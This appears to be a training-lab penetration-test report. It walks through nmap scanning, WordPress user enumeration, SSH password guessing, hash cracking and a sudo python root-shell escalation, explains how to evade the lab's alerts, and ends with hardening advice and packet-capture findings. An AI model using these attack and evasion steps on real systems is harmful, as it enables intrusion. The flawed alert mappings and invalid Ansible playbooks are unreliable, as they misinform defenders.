Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.110
OS: Linux 3.2
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2
Hostname: Target 2

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Critical Vulnerabilities

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1

Vulnerability	Description	Impact
User Enumeration	Website is vulnerable to brute force attacks	We were able to crack several passwords
Insecure Configuration Files	The configuration files were easily found and read	The database password was written in plaintext
Weak Password Policy	Users are using weak passwords	Passwords were easy to guess or crack

Offensive Operations

Exploits Used

Exploitation-Target 1: Port Scan

- To start off the red team used various nmap scans to gain more information about the hosts on the network, the commands used were as follows:
  - nmap -sS 192.168.1.90/24
  - nmap -O 192.168.1.90/24
- The information gained included open ports and services as well as OS information for each host.

```
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Exploitation-Target 1: Username Enumeration

- **The red team utilized wpscan to enumerate usernames from the Wordpress server**
  - wpscan --url 192.168.1.110/wordpress --enumerate u
- **The wpscan enumerated two usernames; steven and michael**

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10)

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed May 12 18:54:27 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.806 KB
[+] Memory used: 114.285 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Exploitation-Target 1: Weak Password Policy

- In this stage of the penetration test the red team exploited one of the simplest vulnerabilities; weak password policy.
- It was found that the user michael had a password of michael


```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation-Target 1: Privilege Escalation

- **Once we had access to michael's account we accessed and dumped the password hashes for steven and michael from the mysql database.**
- **The hashes were cracked utilizing:**
  - john --wordlist=/usr/share/wordlists/rockyou.txt sqlhashes.txt
- **Once the hashes were cracked we were able to login as steven and found he had sudo permission for the python command.**
- **Using the following command we gained a root shell from steven's account:**
  - sudo python -c 'import pty;pty.spawn("/bin/bash")'



Avoiding Detection

Stealth Exploitation of Port Scan

Alert Overview

- **While we did not have an alert set up to monitor for port scans one can be implemented.**
- **The Metric would count TCP connections over unique ports.**
  - **Trigger was set at more than 25 unique port connections from a single IP in a 10 second period**

What we could do to help Mitigate:

- **This alert could be bypassed by using one of nmap's stealth scan flags such as**
  - nmap -sS 192.168.1.110 or
  - nmap -sI 192.168.1.110

Stealth Exploitation of Username Enumeration

Alert Overview

- **Excessive HTTP Errors**
- **Count by http.response.status_code**
- **Triggers at greater than 400 events over a 5 minute period.**

What we could do to help Mitigate:

- **This alert can be avoided using the stealth option on** wpscan --stealthy

Stealth Exploitation of Privilege Escalation

Alert Overview

- Privilege Escalation Alert
- Count of user.name : “root” from any outside IP address
- Triggers at one event over any period of time.

What we could do to help Mitigate:


- This alert can be avoided by first gaining remote access to a host on the victim network in order to appear as a legitimate login attempt from within the network.

Defensive Operations

Alerts Implemented


Alert 1: Excessive HTTP Errors

- Metric: Count
- Threshold: 400 requests over 5 minutes
- Vulnerability it mitigates: Brute Force attack
- This alert was unreliable as it was not triggered during this penetration test




Alert 2: HTTP Request Size Monitor

- Metric: Sum
- Threshold: 3500 or more HTTP requests in a minute
- Vulnerability it mitigates: HTTP Flood/HTTP Smuggling
- This threshold works well and does not fire prematurely



Alert 3: CPU Usage Monitor

- Metric: Max
- Threshold: .5 over 5 minutes
- Vulnerability it mitigates: DDos attack/Meltdown
- This alert fires reliability when not in a limited environment



Alert 4: Excessive RAM Usage

- Metric: Max
- Threshold: .5 over 5 minutes
- Vulnerability it mitigates: Cold Boot attacks/Memory Dump
- This alert monitors and triggers reliably when not in a limited enviornment

Hardening

Hardening Against HTTP Excessive Errors on Target 1

Patch: Integrate an Intrusion Prevention System (IPS)

- **Why does this patch work?**
  - **An IPS allows the organization to identify any suspicious activity and prevent threats inside the network (i.e. Brute Force, or DoS attacks) (Check Point Software 2021).**
  - **An IPS provides a large scale overview of the company network allowing to identify network packets based on predefined alerts to prevent malicious traffic (i.e. block any IP address that has more than 2500 unsuccessful requests within a 5 minute period).**
- **How would we install (commands) or implement this patch?**
  - **Implement an IPS software to monitor the network traffic**

Hardening Against HTTP Request Size Monitor on Target 1

Patch: Disable reuse of back-end connections, use HTTP/2 for back-end connections, utilize a WAF

- **Why does this patch work?**
  - **Disable the reuse of back-end connections to send the request on a separate connection (PortSwigger Ltd. 2021)**
  - **HTTP/2 for back-end connections to prevent ambiguity between requests (PortSwigger Ltd. 2021)**
  - **Utilize a WAF (Web Application Firewall) to analyze and filter traffic**
- **How would we install (commands) or implement this patch?**
  - **Network connection timeout**
  - **Web vulnerability scanning tools/systems (i.e. Burp Scanner)**

Hardening Against CPU Usage Monitor on Target 1

Patch:

- Why does this patch work?
  - Harden systems to remove unnecessary programs and services that could be exploited.
  - It is not draining resources as it would not allow any exploits or vulnerabilities into the system.
- How would we install or implement this patch?
  - A simple implementation of a CPU Monitoring System or Antivirus Programs would help prevent attacks on CPUs such as Spectre and Meltdown
  - Separate Memory so it is not in one location
  - Keep systems updated and patched but keep in mind that not all patches work; be sure to Keep a secondary image/reverting a patch

Hardening Against Excessive RAM Usage on Target 1

Patch: Harden systems to remove unnecessary programs and services that could be exploited

- **Why does this patch work?**
  - **Prevents unnecessary usage, and clears all temporary stored passwords, keys etc.**
  - **Prevents File Dump Attacks, Cold Boot Attack**
- **How would we install or implement this patch?**
  - **Implementing a Standard Operating Procedure/autostop features where machines automatically shut down after period of idling.**
  - **Encrypt RAM, use Bitlocker etc.**

Implementing Patches

Implementing the Patches...

Patch software.yml

```yaml
---
  - name: Perform full patching
    apt:
      name: '*'
      state: latest

  - name: Restart system
    action: restart
```

Install software.yml

```yaml
---
  - name: Install software
    apt:
      name: IPS_sample_name
      state: Latest

  - name: Restart system to reboot
    action: restart

  - name: Wait for system to reboot
    wait_for_connection:
      connection_timeout: 20
      sleep: 5
      delay: 5
      timeout: 60
```

Shutdown computers.yml

```yaml
---
  - name: Shutdown all computers
    hosts: webservers
    become: 'yes'
    become_method: sudo

    tasks:
    - name: Shutdown hosts
      command: /sbin/shutdown -h now
      ignore_errors: 'yes'
```

Network Analysis

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	From: 172.16.4.205 To: 185.243.115.84 sent 33,865 packets	Machines that sent the most traffic.
Most Common Protocols	TLSv1.3 is most commonly used, followed by TCP, and lastly HTTP	Three most common protocols on the network.
# of Unique IP Addresses	UNIQUE IP's : 810	Count of observed IP addresses.
Subnets	172.16.4.0/24 and 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	In the HTTP object list there are 12 different .EXE files that were associated with malware	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of the traffic on the network:


While analyzing network data in Wireshark we found evidence of both normal and suspicious behaviors including:


- Normal
  - Viewing pictures, shopping on Amazon, searching on Google
- Malicious
  - Accidentally downloading spyware advertisements and corrupt scripts that cause users to be sent to fake URLs


Normal Activity

HTTP Traffic

- The traffic we observed was mostly HTTP traffic
- The sites that the users were viewing were:
  - mysocalledchaos.co
  - sabethahospital.com
  - iphonehacks.com








HTTP Traffic (continued)


- The traffic we observed was mostly HTTP traffic
- The sites that the users were viewing were:
  - img.timeinc.net,
  - chromebooktrivia.com
  - pictures.fasthealth.com

